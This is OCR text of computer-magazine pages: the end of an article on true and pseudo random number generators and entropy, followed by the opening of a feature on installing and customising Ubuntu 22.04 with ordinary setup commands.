From that original ERNIE, which filled a room, true random number generators are now commonplace, starting with the Pentium III, many Intel CPUs have contained noise-based random number generating hardware that's accessed by a random number instruction. Intel, perhaps sensibly, hasn't published details, but others have spurned this approach because of the possibility that Intel had been coerced into providing a back door so law enforcement agencies could access your random numbers. If that's a concern, though, you can buy a relatively cheap USB device that acts as a physical random number generator, based on an open hardware design.

As a final thought on true random number generators, it's interesting to consider just how random these physical sources really are. And in some cases, the data stream might be severely lacking in that respect, at least initially. To illustrate the point, take a look at the top part of the diagram (*left*), which is a suitably amplified electric noise source. At first sight it looks random, but when it's converted to a string of 0s and 1s, as shown in the second part, we see that the data contains several long strings of repeated 0s and repeated 1s. This depends on how frequently it's sampled, and we've deliberately chosen a sampling rate to exaggerate these repeats, but in general this will usually happen. What's more, the sampled data could easily contain more 0s than 1s, or vice versa. This isn't a show-stopper, but it does mean that some sort of post-

» A RANDOM AUTOMATON

Many of today's PRNGs use an algorithm that really isn't too different in principle from the simple example we've already seen. But the method adopted in the Wolfram programming language, which forms part of *Mathematica*, couldn't be more different. Head to **https://bit.ly/lxf288automata**.

You might be familiar with the mathematical curiosity the *Game of Life*, which is a two-dimensional cellular automaton (CA), but less well-known are 1D CAs. One type involves an initial pattern comprising a line of 0s and 1s which is transformed from one generation to the next by a simple set of rules that relate to the value in each cell and their two closest neighbours. To visualise this progression, each generation is usually shown on screen below its predecessor. There are 256 possible rules which are each represented by an eight-bit number, and their behaviours are very different. Some become all 0s or all 1s after the first generation, some show ordered patterns which can be simple or complicated, for example Sierpinski Triangles.

Rule 30, though, is interesting because its output is pseudo random, with either with a single 1 as the first generation or with a random-ish seed. Evolution of the middle cell is often used as the random number and it passes many tests of randomness, despite triangles appearing now and again.

processing is required before the data stream is a suitable source of random numbers.


A key element of processing is called whitening – which refers to the term "white noise". Here, bits are processed in pairs. If the bit pair is (0, 0) or (1, 1) it's ignored. If it's (0, 1) a 1 is generated in the new, whitened data stream, and if it's (1, 0) a 0 is generated. The conditioned data is always shorter than the input binary data, sometimes considerably so, as you can see in the bottom part of the diagram, but the new data stream is much closer to a truly random sequence.

The best of both worlds

You might conclude that pseudo random number generators (PRNGs) are bad while true random number generators (TRNGs) are good. If only things were that simple. It might sound counter-intuitive, given that we tend to think of hardware as fast and software as slow, but PRNGs tend to be faster than TRNGs. So, if you don't need random numbers that are provably random in the sense that they don't follow a sequence – and not all applications do need this, games and simulations being classic examples – you'd be better off with a PRNG. Cryptography might seem to be one of the main applications where you really do need a TRNG, but generating sufficient numbers quickly enough might make it a show-stopper. Luckily there's a third alternative, namely the Crypto-secure Pseudo Random Number generator (CSPRNG).

There are two approaches to CSPRNG, one which is a software method, and the other of which augments software with a hardware element. We did promise not to get bogged down in complicated maths, so we'll gloss over the software-only solution. All we'll say is that one approach involves encrypting the output of the PRNG, although that introduces further issues of key distribution and management. The software-hardware method is quite easy to understand, though, so let's see how it's done. This type of CSPRNG is a PRNG that's frequently re-seeded using the output from a TRNG. So, even if an attacker knows what PRNG algorithm you're using and manages to figure out a recent internal state – by no means an easy job – they'll only be able to figure out a few future numbers before it resets.

That true random number might come from a physically based TRNG, but there's an alternative way of



Most 1D cellular automata generate patterns from a random starting string, as the coloured images illustrate. By way of contrast, rule 30, as shown in black, can be used as a PRNG.

obtaining true random numbers, or at least true-ish ones. And this brings us to Linux's entropy pool. Entropy is a thermodynamic measure of randomness or mixed-up-ness. And according to the Second Law of Thermodynamics, the entropy of the universe is continually increasing.

Returning to the entropy pool, though, this is a list of numbers that's maintained by the operating system and from which code can request random numbers. These numbers come from hardware-related sources such as device drivers and include the system time in milliseconds of key depressions and mouse movements which, to all intents and purposes, are truly random. Although we introduced the entropy pool as a means of frequently reseeding a PRNG, it's also possible to use its contents directly. However, given the rate at which entropy can be made available to the pool, if you were to use it as a source of random data for securely deleting data from your hard disk, it might take a while... LXF

> **RANDOMNESS FROM 'NOISE'**
> "Several electronic components are susceptible to generating tiny fluctuating voltages..."

» VIRTUAL ERNIE

Here at *LFX* we've got a bit of a thing for investigating our computer heritage by emulating important machines from days of yore. So it seemed appropriate to introduce Virtual ERNIE that you can find at **https://ernie.virtualcolossus.co.uk**.

This is an online emulation of ERNIE 1, the first Premium Bond random number generator, which used electrical noise so it was a processor of so many of today's TRNGs. Like many of the best emulators, this one provides a photorealistic representation, and you can even rotate it to see the back as well as the front.

To start, just set it running so you can see it generating winning numbers. Click the Start switch on the right-hand panel of the console. The green light above the switch will illuminate to show that it's running, and a square wave representation of the random numbers generated will appear on the oscilloscope screen labelled Input to Master Printers on the left-hand panel.

Most importantly, though, winning numbers will start to be printed on the teleprinter at the left of the console. However, you'll have to click the blue zoom in icon to select a high-enough magnification to read those numbers.

Using this online emulator, you can learn about the workings of ERNIE 1, one of the first true random number generators.

BULLET-PROOF UBUNTU 22.04

Walpurgis Night is nearly upon us, so cast aside your old OS and begin life anew with Ubuntu 22.04, says **Jonni Bidwell**.

Eighteen years ago Canonical, led by dot-com magnate-cum-space tourist Mark Shuttleworth, unleashed the first Ubuntu release. It was nothing short of revolutionary. Suddenly Linux was a thing for human beings. Networking worked out of the box, as did a glorious – albeit brown – Gnome 2 desktop. It was built on Debian and inherited that reputation of stability, but it wasn't Debian. It was something special.

A huge community rallied around Canonical, which promised that it would listen. A bespoke bugtracker named Launchpad was set up, and the first bug filed was "Microsoft has a majority market share". For many, Linux's golden age was about to begin, and there was a palpable sense that Bug #1 would soon be fixed.

Flash forward to today, and you'll see that not all of those dreams came true. Windows still rules the desktop (though MacOS and ChromeOS are swallowing that up). Casual desktop computing as a whole is becoming a niche hobby, because a great deal of our browsing and communication is now carried out by smartphones (some of which run Linux, but not 'real' Linux). Desktop Linux is alive and well, but the ecosystem is still not perfect. An abundance of desktop choices, together with numerous forks of popular distros, have led to complaints about fragmentation (from people that don't understand open source software and free will). And Canonical copped plenty of flack when it abandoned Unity and the Ubuntu Phone.

But it's not all bad. Companies have embraced Linux, in particular Valve. Its work on Proton has enabled some 5,000 Windows-only games to be played on Linux. And Ubuntu is still a hugely popular Linux distribution that's great for playing said games, wrangling vital documents, or managing your clouds.

And now Canonical is back with a brand-new release called Jammy Jellyfish. It incorporates parts of the latest Gnome 42 desktop. The switch to the Wayland display protocol has finally happened. The new Pipewire multimedia framework is woven into its fabric. And it's a Long Term Support (LTS) release, so you can keep on using it for five whole years.

You won't find earth shattering user-facing changes here, but you will find a great, reliable OS. Read on to find out why...

Of jams and jellies

It's Ubuntu LTS time, so let's see what will be the shape of Ubuntu for the next few years...

We always look forward to trying out a new Ubuntu release. But this time around we're not expecting a wildly reinvented desktop paradigm or huge performance leaps. The previous Ubuntu LTS, Focal Fossa, after occasionally rocky beginnings, has been a loyal servant to many of our machines, and we're sure Jammy Jellyfish will be a worthy successor. We're looking forward to Gnome 42 (although there are some loose ends from earlier releases), a more polished Wayland experience and we want to see how Canonical is pushing ahead with its Snap initiative.

There's only one problem. At time of writing, it hasn't been released. But that's okay, because it will be by the time you read this. And if we're lucky there we won't have missed any last-minute additions or surprises. We've been testing the daily Jammy Jellyfish images for a couple of months prior to the official release.

Minor niggles, begone!

And we've seen quite a bit of change in that time, particularly as parts of the recently released Gnome 42 start to find their way in. Indeed, as we write this we're still about a week away from launch day, but since both the Feature and UI Freeze have passed we don't expect any drastic changes. We do rather hope some minor niggles (such as stuttering and occasional crashes while dragging windows between monitors) get sorted out, though.

If you've used either of the interim releases (21.04 or 21.10) since the lasts LTS then you'll be aware that now

CREDIT: @simonjbutcher

The official background is over the page, but these AI-generated jellyfish by Simon Butcher are something else.


Ubuntu uses Wayland and (maybe) remember that Active Directory can be set up from the installer. You'll be aware that there's light and dark versions of the Yaru theme, and you'll suspect (rightly) that these have been further tweaked. To be frank, if you've been using Ubuntu 21.10, then there's not anything ground-breaking in 22.04. But that doesn't mean you shouldn't upgrade. You should, because if nothing else your interim release is about to be EOLd. Oh, and if you're of the ilk that gets excited by phrases like 'modern design trends', then check out the new logo. It's similar to the old Circle of Friends logo, but on a web3-friendly (*stop baiting sensible readers! – Ed*) rectangular background.

If you just want to see what Ubuntu is like, there's no need to install it at all. Just follow our handy three-step guide to downloading, writing and booting an Ubuntu USB stick, or DVD (*Sorry!–Ed*) if you must.

DOWNLOAD AND BOOT UBUNTU


1 Download an ISO

Go to **https://ubuntu.com/desktop** and download the ISO file. It's 3.5GB so you may want to fetch a cup of tea. If you're interested in trying another flavour, such as Kubuntu or Lubuntu, you'll find links at **https://ubuntu.com/download/flavours**. You'll also find links to the Server, Pi and Core editions here.



2 Write out a USB stick

Use your favourite image writer (or download *Balena Etcher* from **https://etcher.io**) to write the image to a USB stick. Don't remove the medium until you're told it's safe to do so. Bad media will cause problems later. You could also (using different software) make a DVD, but this will be slower than using flash media.



3 Boot Ubuntu

Your machine might enable you to bring up a boot menu by pressing F12 or F10 at boot time. If so use this to one-time boot from the Ubuntu medium. Otherwise you'll need to go into the UEFI/BIOS setup interface and change the boot order. See the official docs at **https://ubuntu.com/tutorials/try-ubuntu-before-you-install**.

Escape Windows

Whether you're a complete novice or Windows has driven you to seek out other operating systems, Ubuntu can help.

Windows 11 has been rolled out through the Insider program since late last year. All Windows 10 users will have been offered the upgrade, in all likelihood, by the time you're reading this. There's nothing like a new Windows release for motivating people to switch to Linux. So here's a quick guide for recent Windows apostates.

You may be tempted to dual-boot Windows and Ubuntu together. This might sound convenient, but it's rich with pitfalls so not something to rush into. Ubuntu will install alongside Windows, but there's no telling if down the line Windows Update will, on a whim, decide the Linux partition(s) is no longer necessary. For this reason we don't recommend installing both OSes to the same device. A 250GB SSD is ideal for your first Linux explorations, and you can get this new for around £25.


Our next prudent bit of guidance is perhaps overly cautions, and a little inconvenient, but it's the only way to be sure Windows won't touch your Linux: unplug the SSD prior to booting to Windows. Yup, it's hard to remember and potentially awkward to carry out (if your case is under the desk, say), but at least you can describe your install as 'airgapped from Windows'.

You might instead want to install Ubuntu to an external hard drive or USB stick, though if you're not using USB3 storage this won't be terribly performant. Ideally, you'd put it on a whole new machine, but not everyone has a spare, working machine.

BIOS, meet UEFI

Modern PCs use a newer firmware, the Universal Extensible Firmware Interface, rather than the traditional BIOS of yore. UEFI machines may have a classic BIOS emulation mode, but you almost certainly shouldn't enable it. Especially if you already have OSes installed in UEFI mode (they will stop working).

Get to know Ubuntu's Gnome desktop



1 Activities
Click here or press Super (Windows) to bring up the Activities Overview. This will show you previews of open windows, which you can drag over to the right, to move them to a new virtual desktop

2 Dock
This provides easy access to popular programs. Running applications are indicated by a red dot. Right-click to pin or unpin applications from here.

3 Applications grid
This displays all currently installed applications. Type a few characters to narrow down the list. You can also find emoji this way, if they float your boat. Oh, and there's a virtual desktop switcher here too.


4 Desktop options
Right-click to change either the background or display settings. You can also create desktop folders.

5 Status icons
Network, volume and power indicators. Click to access Bluetooth, brightness and (for laptops) power profile settings. The logout and shutdown options are also here.

6 Notification area:
Alerts, such as new software being available or new media that's being played, are shown here. There's a calendar too – this can either be used locally or connected with a cloud service.

Note that PCs these days can be incredibly fussy about getting into the UEFI setup or summoning a boot menu. Precision timing, multiple reboots, as well as digging up manuals to find the appropriate shortcut key may be required. The Ubuntu EFI boot capsules are all signed by a Microsoft-endorsed key, so there should be no need to disable Secure Boot.


One thing to be aware of is that one EFI partition is required to boot a UEFI system. So if you plan on installing Ubuntu on a separate drive, make sure the "Device for bootloader installation" is set to the original drive, and that the EFI partition is selected. This drive will need to be plugged in to boot either OS, but you'll be able to choose which from the UEFI.



Don't know what to install first? Let the Snap Store inspire you. And don't forget your updates!

Once you've successfully booted Ubuntu, you'll be asked whether you want to try Ubuntu or jump right in and install it. We'd suggest trying it first, if you haven't already. This enables you to get a feel for the operating system without it touching any of your storage. So you can try out bundled software, install new things and see if it's right for you. The only downside is that it won't quite be as performant as the real thing. Oh, and any changes you make will be lost after a reboot, of course. The annotation (*below left*) shows you the rudiments of Ubuntu's Gnome desktop.

Just as in other OSes you'll find folders for your Documents, Photos and Downloads. But unlike at least one other OS you won't be bombarded with marketing or voice assistants trying to help you. The Dock area on the left-hand side is a nod to Ubuntu's old Unity desktop. The new desktop has been based on Gnome 3 since Ubuntu 18.04, but with some usability tweaks. Gnome 3 was seen by some as too ambitious, occasionally buggy, and a memory hog when it was introduced in 2008 (this commentator even used the phrase "hypermodern"), but these days the fact it forms the basis for so many desktops is testament to its solidity. If you imagine the dock was gone you'll see what a lot of traditionalists' main problem with Gnome is: There's no obvious menu to launch applications. The applications grid provided by the Dock isn't quite the same thing, but if you're in the habit of using a mouse to open a traditionally placed applications menu, then your muscle memory will more likely bring you here than to the Activities view.



If you know what you want, partition-wise, then the Something Else option in the installer will help.

USING A ROCK-SOLID GNOME

"The new desktop has been based on Gnome 3 since Ubuntu 18.04, but with some usability tweaks."

On a clean install the dock area has shortcuts to *Firefox*, *Thunderbird* and *LibreOffice Writer*. The question mark icon will take you to the desktop guide, which hopefully answers any questions you may have. You'll also find links to Ubuntu Software (the shopping bag icon), in case you want to install more software, as well as the venerable *Rhythmbox* music player. Internal and external drives will also show up here, plus there is a Rubbish Bin from whence deleted files can be retrieved.

» BECOME A KEYBOARD WARRIOR

In an age of QHD screens and 4K displays, the mouse cursor's pilgrimage to the top-left corner can be an arduous one. This journey can be saved through the magic of keyboard shortcuts. Apart from the all-important Super (Windows) key to bring up the Activities view, your life in Gnome may be improved (*May? – Ed*) with the following knowledge:

Ctrl+Super Left/right » tile window left/right
Super+A » show applications grid
Super+PgUp/PgDown » switch virtual desktops
Shift+Super+PgUp/PgDown » move window to prev/next workspace
Shift+Super Left/Right » move active window to prev/next display

Customise Ubuntu

Discover new software. Change settings. Install a new desktop (or three).

Ubuntu (and most other desktop Linux flavours) have been designed to be intuitive and easy to learn. However, sooner or later you'll probably want to change some things around. For example, we think *Rhythmbox* is great. It's been the default music player in Ubuntu since the very beginning (with only a brief sabbatical while *Banshee* took its place in 2011). But with its Client Side Decorated window it looks dated, and can't connect to popular (albeit proprietary) streaming services so we might want to look at alternatives. By this point we're assuming you've installed Ubuntu, and enjoyed its new look Flutter-built installer.

Fire up the *Ubuntu Software* application, scroll down to the list of categories and select Music and Audio. You'll see a selection of audio programs, most of which we've never heard of. You will, however, find the official *Spotify* and *Audible* programs, as well as unofficial players for Deezer, YouTube, Google Play Music and Apple Music. If you prefer something even more nostalgic, you'll also find *Foobar2000*, *DeaDBeef-vs* (a minimal GTK player and glorious hex reference) as well as myriad text-based music players. Install *Spotify* (or whatever else takes your fancy) by hitting the green button.

Most applications in the *Software* application are shipped as Snap packages. You can see the delivery mechanism in the Source box in the top-right. Snap is Canonical's self-contained packaging format which (like Flatpak, which is a similar effort) enables developers to easily ship software without having to worry about distro-specific packaging and which versions of which libraries to ship. Snaps also run in a confined sandbox (unless you give them permission to otherwise) so they can't access any files or hardware they don't need to.

Life on the bleeding edge

Occasionally in the Source box you'll see a variety of different 'channels' are available for a given Snap. These often enable you to grab a beta or development release, in case you want to live on the bleeding edge. System packages are still installed as .deb packages and there are still tens of thousands of these traditional packages you can install from the command line with *Apt*. These no longer show up in the Software application, but if you install *Synaptic* you can browse these graphically.


Canonical has put a lot of effort into making sure popular applications are available in Snap form. Besides *Spotify* you'll find *Telegram*, *Slack*, *Blender*, *GIMP* and the PyCharm development environment for Python. There's also open source versions of some classic games, including *Prince of Persia* (*SDLPoP*), *Open Jedi* Knight and *Widelands* (a *Settlers* clone).

» DESKTOP CHOICES

There are multiple flavours of Ubuntu 22.04 that include the same rock-solid foundation as the flagship, but with a different desktop environment. If you like Ubuntu but don't like modern Gnome, then Kubuntu, Ubuntu MATE (inspired by Gnome 2) or the lightweight LXQt-powered Lubuntu are well worth your time. But rather than install a whole new *buntu, you might prefer to just add a new desktop to the current installation. This is unlikely to break anything, but the session packages we'll install include each desktop's core applications. So you might end up with two (or more) file managers, text editors and the like.

Some desktops come with their own login manager too. So for example if you install the **kubuntu-desktop** package you'll be asked if you want to stick with Gnome's GDM3 or switch to SDDM (which is built using Qt so looks more KDE-like). There's no right or wrong answer, and you can change your mind with `sudo dpkg-reconfigure gdm3` . The other desktop packages are named similarly, so there's **ubuntu-mate-desktop** and **xubuntu-desktop**. Most of these have a more slimmed-down version – for example, **kubuntu-core** will install a more minimal set of applications.

Installing the whole Kubuntu desktop package makes for a menu that, unsurprisingly, is rich in items that begin with K.



An ad-blocker and Mozilla's container programs are essential for the modern Web. And switching the default search to DuckDuckGo.

What's up, dock? Here we've put the Dock at the bottom, removed various clutter, and made it shorter.

A big change in this Ubuntu outing is that *Firefox* is only available as a Snap. This comes directly from Mozilla, saving Canonical a packaging burden (and forcing derivatives such as Linux Mint to build and package their own *Firefox*). In our testing, there was a delay of about 10s each time *Firefox* was started from a clean login. This is mildly annoying since the web browser is often the first thing one opens post-login, but hopefully Snap startup times will be worked on in future.

If the slow-starting *Firefox* (or Snaps in general) bother you, then you can always use the Mozilla PPA to install a traditional package (see **https://launchpad.net/~mozillateam/+archive/ubuntu/ppa**). Or download a tarball from its FTP site. Or you could switch to the other side of the modern packaging formats debate and install Flatpak and *Firefox* from the Flathub. Your first act will likely be to install *uBlock Origin*, as well as Mozilla's *Facebook Container* and *Multi-account Container* add-ons.

Back in **LXF283** we looked at how *Firefox* worked on Ubuntu 21.10 (and Fedora 35), and found that the Snap version didn't work at all with VA-API video acceleration. Happily, we were able to get it working in the new version, though some extra configuration is required. Go to **about:config** (noting the warning) and set `media.ffmpeg.vaapi.enabled` to true. Later you may also want to set `media.navigator.mediadatadecoder_vpx_enabled` as well, which will accelerate WebRTC (for example, *Zoom*, *Teams*, *Jitsi*) sessions. In our testing (in *Firefox 98*, *99* and *100* by way of Snap channels) we had to disable the RDD sandbox to make it work. Since this is a security risk we won't tell you how to do it here (but we're sure you can DuckDuckGo it).

In that feature we also saw that both Snap and Flatpak versions of *Firefox* (and *Chromium* and *Edge*) can't handle extensions which use Native Messaging. This is still true, so password manager extensions (as well as things like hardware authentication tokens) don't currently work here. Both packaging formats should soon see a host messaging portal soon, but until then these add-ons will only work with traditionally packaged browsers. On a related tangent, *KeePassXC* installed as a Snap (or Flatpak) will integrate with such browsers, but you'll need to run a script, as described on its website.

Another consequence of contained browsers is that the old **https://extensions.gnome.org** (EGO) website won't work correctly. Even if you install **chrome-gnome-shell** and the browser plugin. That's okay though, for now you can use a third-party tool, such as *Extension Manager,* to do this. This tool is available as a Flatpak, so we'll need to install that and set up the FlatHub repo first. You might want to do this even if you don't care about Gnome extensions, since it gives you a whole other avenue (and tool) by which more software can be accessed. So open a terminal and run:

```
$ sudo apt install flatpak gnome-software-plugin-flatpak gnome-software
$ sudo flatpak remote-add --if-not-exists flathub https://flathub.org/repo/flathub.flatpakrepo
```


This add support for Flatpak programs in the Gnome Software GUI, also installed by the first command. So you'll be able to search for Extension Manager there after a reboot. Note that *Gnome Software* is distinct from the usual *Ubuntu Software* tool. It's just called *Software* and has a shopping bag icon. Alternatively, if you're enjoying the terminal the required incantation for installing and running (sans need to reboot) is:

```
$ flatpak install com.mattjakeman.ExtensionManager
$ flatpak run com.mattjakeman.ExtensionManager
```

You'll see that Ubuntu uses three Gnome extensions (for desktop icons, appindicators and the dock) and that two of these can be configured. And if you navigate to the Browse tab you can find many more. You might already have some favourite Gnome extensions, and hopefully most of those have been updated to support version 42. Extensions Manager will display "Unsupported" if not. The popular "Blur my Shell" is available. Likewise *GSConnect*, a Gnome-centric take on the popular *KDE Connect* utility for talking to your phone from the desktop.

The shortcut bar on the left isn't to everyone's taste, although fans claim it is more efficient than having it along the bottom. You might prefer to get rid of it altogether and make the desktop more like the vanilla Gnome you'd find in the likes of Fedora. Wherever you want your dock, it can be configured by starting the Settings application (either from the menu at the top-right or from the Activities Overview) and navigating to the Appearance section.

The screenshot shows a slightly more orthodox arrangement, except there doesn't seem to be a way to move the Applications Grid shortcut to the left, which is where traditionalists might prefer to find the thing which most closely resembles a classical application menu. The new Dark Theme (which now should work universally) can also be enabled from the Appearance section.



Ubuntu can make your various workspaces work how you want them to across multiple monitors.

Tweaking and rewiring

Some final edits to perfect your installation, plus a little Ubuntu nostalgia.

Wayland by default was tested in Ubuntu 17.10, but that was perhaps a little ambitious. Now the technology has matured and Canonical is confident that it's – to dredge up an irksome phrase – "ready for prime time". Extensive testing has taken place and the team are confident that the Wayland experience will be good for all. Yep, even those using Nvidia hardware. If it's not, well, that's fine. The old X11 session is still there.

Wayland has been fairly misrepresented in the press, (*who, me?–Ed*) historically. The most egregious falsehoods were that remote desktop sessions, screen sharing and even humble screenshotting are impossible with Wayland. Do not believe such myths. The problem wasn't Wayland, it was programs that didn't support it. All the screenshots in this feature would not be here if that were the case.

WE'RE IN GNOME'S GOLDEN AGE

"The stutters and memory leaks that dogged Ubuntu Gnome's performance for so long are well and truly gone."

One change mulled for 22.04 but which in the end never made it is the replacement of PulseAudio with PipeWire. The latter is a whole new multimedia framework which, as it happens, enables desktop sharing and screen recording on Wayland. Programs may still depend on PipeWire (particularly web browsers), but venerable PulseAudio remains the default sound server. If you want to change this (for example, if you're having difficulty with Bluetooth headsets), you can install the PipeWire session with `$ sudo apt install pipewire-pulse`. Then if you log out and back in and run the command:

```
$ pactl info
```

you should see (among other lines):

```
Server Name: PulseAudio (on PipeWire 0.3.xx)
```

Additional libraries may be required for some Bluetooth audio codecs. Try:


```
